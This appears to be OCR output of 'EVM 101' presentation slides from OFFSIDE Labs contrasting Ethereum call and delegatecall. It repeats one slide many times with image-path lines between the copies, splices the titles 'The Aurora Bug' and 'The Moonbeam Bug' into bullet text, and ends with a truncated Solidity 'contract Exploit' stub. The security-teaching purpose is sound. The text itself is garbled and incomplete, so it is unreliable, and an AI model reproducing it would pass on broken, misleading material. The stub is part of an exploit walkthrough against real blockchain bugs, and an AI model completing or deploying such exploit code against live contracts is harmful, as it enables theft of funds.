



- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall The Aurora Bug
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall The Aurora Bug
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants







- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

EVM 101

Call variants





- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall The Moonbeam Bug
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

The exploit

```
contract Exploit {
    address asset;
    address beneficiary;

    constructor(address _asset, address _beneficiary) {…
    }

